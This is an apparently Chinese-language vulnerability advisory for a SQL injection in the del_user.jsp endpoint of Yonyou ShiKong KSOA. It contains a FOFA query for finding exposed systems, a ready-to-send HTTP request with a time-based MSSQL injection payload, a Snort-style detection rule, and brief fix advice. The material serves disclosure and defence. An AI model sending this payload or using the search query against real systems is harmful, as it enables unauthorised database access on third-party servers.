

时空用友-del_user-sql注入漏洞

时空用友-del_user-sql注入漏洞，攻击者可进行sql注入攻击获取数据库信息或者权限。

影响版本

时空用友

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级


维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现

FOFA：app="用友-时空KSOA"

POC/EXP：

```
GET /km/del_user.jsp?folderid=1%27%3bWAITFOR+DELAY+%270%3a0%3a5%27-- HTTP/1.1
Host: 127.0.0.1
Accept-Language: zh-CN,zh;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.66 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
```



sonrt规则:

```
alert http any any -> $HOME_NET any (
  msg:"ShiKong Yonyou - MSSQL Time-Based SQLi in del_user.jsp";
  flow:to_server,established;
  http.method; content:"GET";
  http.uri; content:"/km/del_user.jsp";
  http.uri; pcre:"/folderid=[^&]*'%3bWAITFOR\+DELAY\+'0%3a0%3a5'--/i";
  metadata:
    cve none,
    service http,
    affected_product "时空用友",
    vulnerability_type "MSSQL Time-Based SQL Injection",
    attack_target "database_server",
    severity "high";
  classtype:sql-injection;
  sid:1000473;
  rev:1;
  priority:1;
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本。